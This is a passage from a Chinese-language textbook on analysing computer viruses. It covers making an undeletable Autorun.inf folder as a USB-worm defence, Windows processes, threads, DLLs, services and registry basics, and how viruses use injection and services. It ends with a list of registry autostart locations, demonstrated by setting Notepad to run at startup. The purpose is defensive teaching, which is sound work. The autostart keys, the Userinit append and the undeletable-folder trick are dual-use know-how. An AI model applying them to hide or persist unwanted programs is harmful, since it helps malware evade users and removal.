其实我们的预防工作失效的根本原因是病毒删除了我们预先建立的 Autorun.inf 文件夹，只要能够阻止病毒删除这个文件夹就达到目的了。我们可以使用如下方式建立一个不能被删除的 Autorun.inf 文件夹（例如我们在 D:盘建立不能被删除的 Autorun.inf 文件夹）。

(1) 单击“开始”→“运行”，在地址栏里输入 CMD 后回车，将弹出控制台命令窗口，如图 2-20 所示。




图 2-20 控制台窗口



(2) 依次输入以下命令（每输一行请按一次回车键），如图 2-21 所示。




图 2-21 创建无法删除的文件夹

```
d:
md Autorun.inf
cd Autorun.inf
md nokill...\
```

输入完成后关闭程序窗口即可。  
这样禁止删除的 Autorun.inf 文件夹就建立好了。

(3) 当我们试图删除这个文件夹时会弹出如下错误提示框，该文件夹无法删除，如图 2-22 所示。




图 2-22 无法删除 autorun.inf 文件夹

说明

原理是这样的，在 Autorun.inf 文件夹里建立一个任意文件名的无效文件夹，所谓无效文件夹也就是在文件名后面添加三个点再加一个斜杠，这样这个文件夹就成为了无效文件夹。因为无效文件夹是不能访问和删除的，从而也导致包含这个无效文件夹的 Autorun.inf 文件夹无法被删除。那么建立名为 nokill...\ 的文件夹是关键步骤，至于前面的名 nokill 可以任意取，只要在后面紧跟三个半角符号的点和一个斜杠就可以了。这样就使得 Autorun.inf 文件夹删不掉了。

注意

建立无法删除的文件夹在 Windows 下是无法完成的，必须在命令行下完成。同时如果读者自己想删除该文件夹可以在控制台下使用 rd d:\autorun.inf /s /q 命令删除。

通常情况下，我们将对计算机系统具有破坏性，对计算机安全构成威胁的行为称为恶意行为。例如以上所述的强制隐藏文件扩展名，禁用文件夹选项，禁用注册表，利用

Autorun.inf 文件自动播放功能传播病毒项等行为均为恶意行为。具有恶意行为的软件称为恶意程序，也就是我们通常所说的计算机病毒。因此我们可以看出来计算机病毒的恶意行为和正常软件的正常行为是有一定区别的。只要能够监视到某个程序的行为就可以对它是否为恶意程序做出鉴定。并且当我们得知某个恶意程序的恶意行为以后，自然可以很轻松地恢复其对系统所做的破坏。所以掌握计算机病毒的各种恶意行为对学习、研究、分析、查杀计算机病毒具有非常重要的意义。然而本小节也仅仅列举了几个简单的计算机病毒常见的恶意行为，在后面章节中，笔者将继续讲解分析病毒过程中所遇到的病毒恶意行为。同时读者在今后的学习过程中需要掌握和积累更多的关于计算机病毒各种恶意行为的知识，当然这需要时间和经验的积累。随着遇见、分析更多的计算机病毒，我们也将能够学习和掌握更多的病毒恶意行为，了解计算机病毒的各种手法。读到这里可能读者有些疑问，既然一个计算机病毒运行得如此隐蔽，我们又怎么得知其具有哪些恶意行为呢？或者说它对系统做了哪些破坏呢？例如病毒运行后修改了注册表，可是我们怎么知道它是否修改了注册表，并且修改了注册表的哪一项呢？第3章开始将介绍如何监控计算机病毒的各种恶意行为。

## 2.3 研究计算机病毒所涉及的计算机系统相关知识

我们已经知道计算机病毒实际上也是计算机程序，只不过是对计算机系统具有一定破坏性，对计算机使用者具有一定危害性的程序，所以才称之为计算机病毒。我们学习和分析计算机病毒就必须了解一定的计算机系统相关知识，例如计算机病毒爆发后通常会影响计算机系统的线程、进程、注册表等。所以本节将介绍这些相关的计算机知识。

### 1. 进程

进程是一个具有独立功能的程序关于某个数据集合的一次运行活动。也就是说当我们双击运行一个程序，那么就会在系统中产生一个进程。它可以申请和拥有系统资源，是一个动态的概念，是一个活动的实体。它不只是程序的代码，还包括当前的活动，通过程序计数器的值和处理寄存器的内容来表示。

引入进程这个概念的原因是因为多个程序在执行时，需要共享系统资源，从而导致各程序在执行过程中出现相互制约的关系，程序的执行表现出间断性的特征。这些特征都是在程序的执行过程中发生的，是动态的过程，而传统的程序本身是一组指令的集合，是一个静态的概念，无法描述程序在内存中的执行情况，即我们无法从程序的字面上看出它何时执行，何时停顿，也无法看出它与其他执行程序的关系，因此，程序这个静态概念已不能如实反映程序并发执行过程的特征。为了深刻描述程序动态执行过程的性质，人们引入了“进程（Process）”概念。对应用程序来说，进程就像一个大容器，在应用程序被运行后，就相当于将应用程序装进容器里了，你可以往容器里加其他东西（如：应用程序在运行时所需的变量数据、需要引用的DLL文件等），当应用程序被运行两次时，容器里的东

西并不会被倒掉，系统会找一个新的进程容器来容纳它，也就是会产生两个进程。

进程为应用程序的运行实例，是应用程序的一次动态执行。看似高深，我们可以简单地理解为：它是操作系统当前运行的执行程序。在系统当前运行的执行程序里包括：系统管理计算机个体和完成各种操作所必需的程序，又称为系统进程。凡是用于完成操作系统的各种功能的进程就是系统进程，它们就是处于运行状态下的操作系统本身；用户进程就是所有由用户开启、执行的额外程序，当然也包括用户不知道，而自动运行的非法程序（它们就有可能是病毒程序）。

#### 提示

危害较大的可执行病毒同样以“进程”形式出现在系统内部（一些病毒可能并不被进程列表显示，如“宏病毒”和通过一定方法隐藏自身进程的病毒），那么及时查看并准确杀掉非法进程对于手工杀毒有着关键性的作用。

#### 疑问

进程和程序是既有联系又有区别的两个概念，它们的区别和关系如何呢？

（1）程序是指令的有序集合，其本身没有任何运行的含义，它是一个静态概念。而进程是程序在处理机上的一次执行过程，它是一个动态概念。程序可以作为一种软件资料长期保存，而进程则是有一定生命期的，它能够动态地产生和消亡。即进程可由“创建”而产生，由调度而执行，因得不到资源而暂停，以致最后由“撤销”而消亡。进程是一个能独立运行的单位，能与其他进程并行地活动。

（2）进程是竞争计算机系统有限资源的基本单位，也是进行处理机调度的基本单位。

（3）同一程序同时运行于若干不同的数据集合上，它将属于若干个不同的进程。或者说，若干个不同的进程可以包含相同的程序。这句话的意思是：用同一程序对不同的数据先后或同时加以处理，就对应于好几个进程。

## 2. 线程

在 Windows 下，进程又被细化为线程，也就是一个进程下有多个能独立运行的更小的单位。线程是进程中的一个实体，是 CPU 调度和分派的基本单位。线程不能够独立执行，必须依存在应用程序中，由应用程序提供多个线程执行控制。线程自己不拥有系统资源，只拥有一些在运行中必不可少的资源，但它可与同属一个进程的其他线程共享进程所拥有的全部资源。一个线程可以创建和撤销另一个线程，同一进程中的多个线程之间可以并发执行。由于线程之间的相互制约，致使线程在运行中呈现出间断性。线程也有就绪、阻塞和运行三种基本状态。

线程是程序中一个单一的顺序控制流程。在单个程序中同时运行多个线程完成不同的工作，称为多线程。线程和进程的关系是：线程是属于进程的，线程运行在进程空间内，同一进程所产生的线程共享同一内存空间，当进程退出时该进程所产生的线程都会

被强制退出并清除。

线程可与属于同一进程的其他线程共享进程所拥有的全部资源，但是其本身基本上不拥有系统资源，只拥有一点在运行中必不可少的信息（如程序计数器、一组寄存器和栈）。

#### 提示

根据进程与线程的设置，操作系统大致分为如下类型：

- （1）单进程、单线程，MS-DOS 大致是这种操作系统；
- （2）多进程、单线程，多数 UNIX（及类 UNIX 的 Linux）是这种操作系统；
- （3）多进程、多线程，Win32（Windows NT/2000/XP 等）、Solaris 2.x 和 OS/2 都是这种操作系统；
- （4）单进程、多线程，VxWorks 是这种操作系统。

### 3. 进程与线程的关系

为了使读者能够更好地理解进程与线程的概念，笔者将举一个形象但是不是很准确的例子，仅仅帮助读者理解。我们可以把程序比喻成一个公司，而当公司没有正式营业时它仅仅存在，但是不具有任何能力，不能完成任何事情。当这个公司正式开始运转，开始营业，它就可以完成一定任务，这时的这个公司就相当于进程。而公司中有写字楼、计算机、桌椅等固定财产，这些相当于进程的资源。公司的员工可以共享公司的固定财产，那么员工就相当于线程，可以共享进程中的资源。公司如果需要完成任何任务都需要指派一个或多个员工去完成。当然进程如果要完成一定功能也需要开启一个或多个线程去完成，所以说公司自身并不能完成任何事情，必须指派员工去完成。同理进程自身无法完成任何功能，也必须启动线程去完成各种功能。但是如果没有公司的存在，员工也就无法完成相应的任务，因为员工完成各项任务是基于公司的存在而完成的。同理没有进程的存在，线程也就不会存在了。此时我们假想一个病毒程序，它想要做一些坏事，那么它就必须启动一个线程去完成这一任务。但是线程的启动前提是必须有一个进程作为其存在的空间。这时病毒有两个选择，一是自己创建一个进程空间，二是借用别人的进程空间。如果病毒运行，产生了一个进程，然后在这个进程空间中启动一个线程的确可以完成它的目的，但是系统中被无故多了一个计算机病毒进程难免引起计算机用户的怀疑。如果这个可疑进程被发现了，并且结束运行，那么所有的线程也随之消亡，病毒就无法达到目的了。所以很多病毒会选择借用其他进程空间，利用远程注入的方式在别人的进程空间创建一个或多个线程去完成自己的任务。这样系统中没有增加任何进程，用户根本无法察觉计算机病毒已经在做坏事了。这就是通常所谓的远程代码注入技术。

#### 说明

所谓的远程注入就是由本地进程向其他进程写入执行代码或者令其他进程加载模块的过程。

总体来讲，线程是执行任务，完成功能的基本单位，而进程则为线程提供了生存空间和线程所需的其他资源，程序则是包含资源分配管理代码以及线程执行调度代码的一个静态计算机代码集合。

#### 4. 动态链接库

动态链接库 DLL，它是 Dynamic Link Library 的缩写形式。动态链接库（DLL）是作为共享函数库的可执行文件（这里所谓的 DLL 是可执行程序，也是 PE 格式的文件，但是它不能够独立运行，只能够通过其他可运行的程序加载到内存中执行功能）。动态链接提供了一种方法，使进程可以调用不属于其可执行代码的函数。函数的可执行代码位于一个 DLL 中，该 DLL 包含一个或多个已被编译、链接并与使用它们的进程分开存储的函数。DLL 还有助于共享数据和资源，多个应用程序可同时访问内存中单个 DLL 副本的内容。DLL 是一个包含可由多个程序同时使用的代码和数据的库。例如，在 Windows 操作系统中，Comdlg32 DLL 执行与对话框有关的常见函数。因此，每个程序都可以使用该 DLL 中包含的功能来实现“打开”对话框，这有助于促进代码重用和内存的有效使用。

通过使用 DLL，程序可以实现模块化，由相对独立的组件组成。例如，一个记账程序可以按模块来销售，可以在运行时将各个模块加载到主程序中（如果安装了相应模块）。因为模块是彼此独立的，所以程序的加载速度更快，而且模块只在相应的功能被请求时才加载。

此外，可以更为容易地将更新应用于各个模块，而不会影响该程序的其他部分。例如，您可能拥有一个工资计算程序，而税率每年都会更改。当这些更改被隔离到 DLL 中以后，您无需重新生成或安装整个程序就可以应用更新。

动态链接库具有如下优点。

- 使用较少的资源

当多个程序使用同一个函数库时，DLL 可以减少在磁盘和物理内存中加载代码的重复量。这不仅可以大大影响在前台运行的程序，而且可以大大影响其他在 Windows 操作系统上运行的程序。

- 推广模块式体系结构

DLL 有助于促进模块式程序的开发。这可以帮助您开发诸如要求提供多个语言版本的大型程序或要求具有模块式体系结构的程序。模块式程序的一个示例是具有多个可以在运行时动态加载的模块的记账程序。

- 简化部署和安装

当 DLL 中的函数需要更新或修复时，部署和安装 DLL 不要求重新建立程序与该 DLL 的链接。此外，如果多个程序使用同一个 DLL，那么多个程序都将从该更新或修复中获益。当您使用定期更新或修复的第三方 DLL 时，此问题可能会更频繁地出现。

### 疑 问

可能读者认为，既然动态链接库本身无法运行，那么它应该就不会对系统造成什么危害，也就应该跟病毒没有什么关系，为什么笔者在这里要提出这个概念呢？

虽然 DLL 不能够运行，但是同一个动态链接库可以同时被多个进程加载到内存中，并且执行 DLL 中的功能，这原本是 DLL 的优点，也是设计者的初衷，但是却被病毒恶意利用了。计算机病毒通常将病毒代码写到一个 DLL 文件中，然后想尽一切办法将此 DLL 加载到系统的某个进程中，如 Explorer.exe 桌面进程，这样 Explorer.exe 就会运行病毒代码了。这也是通常所说的病毒注入技术。前面曾讲解所谓注入就是指向其他进程空间注入可执行代码。然而注入可执行代码的方法又有两种：一种是直接向对方进程空间使用写内存的方式写入代码，另一种就是将病毒代码写到 DLL 文件中，然后令被注入进程加载此 DLL 从而达到注入的目的。这样做实际上比起病毒代码被写到可执行程序中独立启动一个进程要隐蔽得多。绝大多数的游戏盗号木马都会将事先准备好的病毒 DLL 文件注入到各种游戏进程中然后进行盗号，此时对于 DLL 的分析研究就非常关键了，而且搜索进程中是否含有病毒动态链接库也显得尤为重要了。后面章节将介绍搜索某个进程中某个动态链接库的方法。

### 5. 服务

Windows XP 系统的许多功能都是通过服务来实现的。简单地讲，你可以把服务理解为在后台完成系统任务的程序，比如获取自动更新或者管理打印任务等。与一般应用程序的最大区别是它们都是在“后台”运行的，因此你基本上感知不到它们的存在。服务与系统的核心相关并拥有各种权限，因此一旦被不法份子掌握，很可能导致操作系统崩溃。任何一个服务都有其关联的程序，以及启动方式。为了实现 Windows XP 的各种功能，Microsoft 会在安装 Windows 系统时对这些服务进行自动配置。Windows 会把其中的一些服务设置为“开机自动运行”状态，另一些则是在需要时再加载，还有一些服务则只有当用户选择加载时才会加载。绝大多数计算机并不需要运行所有的“开机自动运行”服务，这些不必要的服务会增加系统被攻击的危险，还会占用宝贵的系统资源。如果想看到所有服务的运行状态，可以依次打开“控制面板”→“管理工具”→“服务”如图 2-23 所示工具进行查看和管理系统中的所有服务。

选择欲查看的服务然后单击鼠标右键选择“属性”菜单项，打开该服务的属性对话框，如图 2-24 所示。

在这里可以查看此服务管理的程序，以及更改它的启动方式。很多计算机病毒运行以后也会在系统中创建一个服务，服务关联的程序自然就是病毒程序自身，并且设置启动方式为自启动。这样每次系统启动都会加载这个服务，相应地就会运行此服务的关联的病毒程序。而有些病毒则是利用系统服务的各种漏洞进行攻击，例如：2003 年 8 月发作的冲击波（Worm.Blaster）病毒以及 2004 年 5 月发作的震荡波（Worm.Sasser）病毒。



这两个病毒都属于网络蠕虫，它们利用了 Windows 服务中的漏洞来进行传播和破坏。冲击波（Worm.Blaster）病毒利用了 RPC（Remote Procedure Call，远程过程调用）服务的漏洞，而 RPC 服务正是 Windows XP 必须运行的服务之一。Blaster 病毒发作时，你的计算机会在 60 秒钟内自动关闭。而 Sasser 病毒则利用了 Windows 的 LSASS（Local Security Authority Subsystem Service，安全性授权子系统服务）服务进行攻击和传染。按照反病毒机构的说法，如果不加以防范，这些网络蠕虫可以在 1 小时内通过 Internet 传遍地球上的所有计算机。




图 2-23 服务管理工具




图 2-24 服务属性设置

另一方面，通过服务的方式启动的程序难于分析调试，也不容易监控，所以计算机病毒通常以服务的形式启动自己。因此监控陌生服务的创建对分析病毒具有非常重要的意义。

6. 注册表

注册表是 Windows 系统数据库，其内容复杂功能强大，是计算机最常利用的系统组件，关于注册表的详细讲解将在下一节做详细介绍。

2.4 计算机病毒对注册表的利用

通过上一节的实例，我们可以发现计算机病毒的许多功能都是通过 Windows 注册表实现的。这一节将详细介绍它。

2.4.1 Windows 注册表基本知识

1. 注册表的概念

Windows 注册表是指：Microsoft Windows 9x、Windows CE、Windows NT、Windows

2000、Windows XP 和 Windows Vista 中使用的中央分层数据库，用于存储为一个或多个用户、应用程序和硬件设备配置系统所必需的信息。注册表包含 Windows 在运行期间不断引用的信息，例如，每个用户的配置文件、计算机上安装的应用程序以及每个应用程序可以创建的文档类型、文件夹和应用程序图标属性表的设置、系统上存在哪些硬件、正在使用哪些端口以及包含了有关计算机如何运行的信息。Windows 将它的配置信息存储在以树状格式组织的数据库（注册表）中。

注册表取代了 Windows3.x 和 MS-DOS 配置文件（例如，Autoexec.bat 和 Config.sys）中使用的绝大多数基于文本的 .ini 文件。注册表编辑器是用来查看和更改系统注册表设置的高级工具，尽管可以用注册表编辑器查看和修改注册表，但是建议普通用户不必这样做，因为更改不正确可能会损坏系统。能够编辑和还原注册表的高级用户可以安全地使用注册表编辑器执行以下任务：清除重复项、删除已被卸载或删除的程序项。如图 2-25 所示的注册表编辑器，启动注册表编辑器的方法：“开始”→“运行”→“regedit.exe”




图 2-25 Windows 注册表编辑器

Regedit.exe 在安装过程中自动安装并与 Windows 存储在同一个文件夹中。其数据文件一般保存在 C:\windows 目录下的 system.dat 和 user.dat（win95）或者 C:\WINDOWS\system32\config 目录下的“Default”、“SAM”、“Security”、“Software”和“System”五个文件中（属性均为隐藏，且无扩展名）。

提示

虽然几个 Windows 操作系统都有注册表，但这些操作系统的注册表有一定的区别。无论是哪个版本操作系统的注册表，其功能都很类似，并且都十分复杂。想完全掌握注册表不是一件容易的事情，需要长时间积累。其实我们并没有必要去搞清楚注册表中的每一项，只是掌握具有关键功能的注册表项就可以了。至于哪些地方是关键项，所谓的长时间积累就是这个意思了，笔者前面小节中已经讲到一些，而且在以后分析病毒过程中，我们还可以通过病毒对注册表的使用，掌握更多有用的关键项。

下面介绍一下与注册表相关的术语。

(1) HKEY（“根键”或“主键”）

它的图标与资源管理器中文件夹的图标有些相像。Windows98 将注册表分为六个部分，并称之为 HKEY\_name，它意味着某一键的句柄。

例如，前面的图 2-25 所示的 Windows NT 系统的五大根键。注册表中分别有如下根键：

HKEY\_LOCAL\_MACHINE、HKEY\_CLASSES\_ROOT、HKEY\_CURRENT\_CONFIG、HKEY\_DYN\_DATA（基于 Windows NT 的系统没有这一项）、HKEY\_USERS、HKEY\_CURRENT\_USER。

#### （2）key（键）

它包含了附加的文件夹和一个或多个值。

例如，SOFTWARE\Microsoft\Windows\CurrentVersion\Run 这个注册表路径中，其中 SOFTWARE、Microsoft、Windows 等都称为注册表的键。

#### （3）subkey（子键）

在某一个键（父键）下面出现的键（子键）。

例如：

SOFTWARE\Microsoft\Windows\CurrentVersion\Run

这个注册表路径中，SOFTWARE 键是 Microsoft 键的父键，Microsoft 键则是 SOFTWARE 键的子键。同理 Run 键则是 CurrentVersion 键的其中一个子键（这里使用其中这个字眼，说明一个父键可以含有多个子键，或者说多个子键可以共有一个父键）。

#### （4）branch（分支）

代表一个特定的子键及其所包含的一切。一个分支可以从每个注册表的顶端开始，但通常用以说明一个键及其所有内容。

#### （5）value entry（值项）

带有一个名称和一个值的有序值。每个键都可以包含任何数量的值项，每个值项均由三部分组成：名称，数据类型，数据。

#### （6）字符串（REG\_SZ）

顾名思义，一串 ASCII 码字符，如“Hello World”，是一串文字或词组。在注册表中，字符串值一般用来表示文件的描述、硬件的标识等，通常它由字母和数字组成。注册表总是在引号内显示字符串。

#### （7）二进制（REG\_BINARY）

如 F03D990000BC，是没有长度限制的二进制数值，在注册表编辑器中，二进制数据是以十六进制方式显示的。

#### （8）双字（REG\_DWORD）

从字面上理解应该是 Double Word，双字节值。由八个十六进制数据组成，我们可以用十六进制或十进制的方式来编辑，如 D1234567。

#### （9）Default（缺省值）

每一个键至少包括一个值项，称为缺省值（Default），它总是一个字符串。

## 2. 注册表的结构

在注册表编辑器中注册表项是用控制键来显示或者编辑的，控制键使得查找和编辑各注册表项更加容易。下面是注册表少个控制键，又称主键或根键。

```
HKEY_LOCAL_MACHINE
HKEY_CLASSES_ROOT
HKEY_CURRENT_CONFIG
HKEY_DYN_DATA (基于 Windows NT 的系统没有这一项)
HKEY_USERS
HKEY_CURRENT_USER
```

由图 2-25 可以看出这一个 Windows NT 操作控制键的显示和编辑好像是独立的键，然而实际上它们并不是各自独立的。其中：HKEY\_CLASSES\_ROOT 和 HKEY\_CURRENT\_CONFIG 是 HKEY\_LOCAL\_MACHINE 的一部分。换句话说，HKEY\_LOCAL\_MACHINE 则包含了 HKEY\_CLASSES\_ROOT 和 HKEY\_CURRENT\_CONFIG 的所有内容。HKEY\_CLASSES\_ROOT 其实就是 HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes，但是在 HKEY\_CLASSES\_ROOT 窗口编辑相对来说显得更容易和有条理。

每次计算机启动时，HKEY\_CURRENT\_CONFIG 和 HKEY\_CLASSES\_ROOT 的信息都会被独立映射用以方便查看和编辑。

HKEY\_CURRENT\_USER 实际是 HKEY\_USERS 的一分。

HKEY\_USERS 保存着默认用户信息和当前登录用户信息。当一个域成员计算机启动并且一个用户登录，域控制器自动将信息发送到 HKEY\_CURRENT\_USER 里，而且这个信息被映射到系统内存中。其他用户的信息并不发送到系统，而是记录在域控制器里。

### 2.4.2 注册表操作的注意事项

(1) 编辑注册表不当可能会严重损坏系统。在更改注册表之前，应备份计算机上任何有价值的数据，以免一同崩溃带来有效数据信息的丢失。

(2) 在更改注册表之前，建立备份副本。可以使用程序（如“备份”）来备份注册表。更改注册表之后，最好创建“自动系统恢复”（ASR）磁盘。

(3) 不要使用其他版本的 Windows 或 Windows NT 操作系统的注册表来替换 Windows 注册表。

(4) 使用工具和程序而不是注册表编辑器来编辑注册表。编辑注册表不当可能会严重损坏您的系统，所以应该使用可提供更安全的编辑注册表方法的工具和程序去编辑修改注册表。

(5) 请不要让注册表编辑器在无人值守的状态下运行。

关于注册表更多的知识，请读者参阅相关书籍，在此笔者不想再过多讲解。后面章节将要讲解的关于注册表的知识是病毒经常利用的，对系统危害非常大的那些关键项。

其实这些项的使用并不需要对注册表本质了解多少，只要知道哪一项添加些什么值具有什么样的功能就能够很好地控制我们的计算机了。

2.4.3 病毒对注册表的利用

作为系统数据库的 Windows 注册表其内容的强大固然意味着其功能的强大，它直接影响系统的功能，因此计算机病毒也常利用它来达到自己的目的。前面笔者列举了一些计算机病毒利用 Windows 注册表的例子。这一小节将继续介绍计算机病毒利用注册表实现某些功能的例子。

实例 02-06 利用注册表实现记事本程序自启动

我们已经知道，计算机病毒具有自启动的特性，也就是伴随操作系统的启动而自动运行，这通常是利用 Windows 注册表来完成的。

- (1) 首先启动注册表，如图 2-26 所示。
- (2) 请依次展开（单击前面的“+”号即可展开，然后依次展开，展开后如下图 2-27 所示）：

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run




图 2-26 注册表编辑器




图 2-27 注册表的 Run 项

提示

在 Run 这个子键下的值所对应的程序都会伴随操作系统的启动而启动。读者可以看到，笔者计算机的这个子键下有两个程序，一个是输入法，另一个是翻译软件。也就是说每次开机这两个程序都会自动运行起来。下面我们再添加一个记事本启动项。

- (3) 在右边窗口单击鼠标右键：选择“新建”→“字符串”，可以任意取名，我们这里叫 notepad。然后双击它，在弹出的对话框中的“数值数据”项下填写记事本程序所在的路径：“c:\windows\notepad.exe”，如图 2-28 所示，单击“确定”按钮即可完成自启动项的添加。




图 2-28 输入要自启动的程序路径

- (4) 重新启动或者注销计算机，当计算机启动后便会看到记事本程序自动运行起来了。

### 注意

实际上除了注册表中的 Run 项，能够实现程序自启动的注册表项非常多，如下所示。

#### 1. 和 Run 键相关的项

(1) Run 键是病毒最青睐的自启动之处，该键位置有两处：

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run]

(上面的例子就用到这个键)

[HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]

位于这两个键下的所有程序在每次启动登录时都会按顺序自动执行。

还有一个不被注意的 Run 键，位于注册表如下两个键位置：

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run]

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run]

(2) RunOnce

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]

[HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]

这两个键下的程序也可以自启动，但是与 Run 键不同的是，RunOnce 下的程序仅会被自动执行一次。

(3) RunServicesOnce

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]

[HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]

位于这两个键下的程序会在系统加载时自动启动，并且仅仅执行一次。

(4) RunServices

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunServices]

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices]

RunServices 是继 RunServicesOnce 之后启动的程序。

(5) RunOnceEx

[HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx][HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx]

该键是 Windows XP/2003 特有的自启动注册表项。

#### 2. Run 相关项以外的自启动项

(1) UserInit

在注册表中找到：

HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\WINDOWSNT\CURRENTVERSION  
N\WINLOGON\USERINIT->C:\WINDOWS\system32\userinit.exe,



在后面加上你的程序，如 c:\windows\notepad.exe。

(2) load 键

HKCU\Software\Microsoft\WindowsNT\CurrentVersion\Windows\load

读者可以发现，能够实现自启动的注册表项的确非常多，实际上不仅仅是我们所列举的那些，还有其他更多可以实现程序自启动的注册表项。如此多的自启动项实在令人难以记忆，这里推荐一个非常实用的查看注册表自启动项的工具 Autoruns.exe。这是一个免费软件，这个工具列举了所有能够实现程序自启动的注册表项，并且进行分类，而且列出了当前项下含有哪些自启动的程序。还可以修改各个启动项的值使之直接在注册表中生效，同时可以通过右键菜单中的“jump to”菜单项定位到注册表中相应的位置。我们在分析一个计算机是否中毒的时候，这个工具就非常有用，因为如果你看到某一个自启动项下出现了一个你从未见到过的陌生程序，那么它很可能就是病毒了。这个工具的使用方法非常简单，读者可以自行研究。程序启动后的画面如图 2-29 所示。




图 2-29 Autoruns 工具启动后的界面

#### 实例 02-07 利用注册表改变文本文件所关联的程序

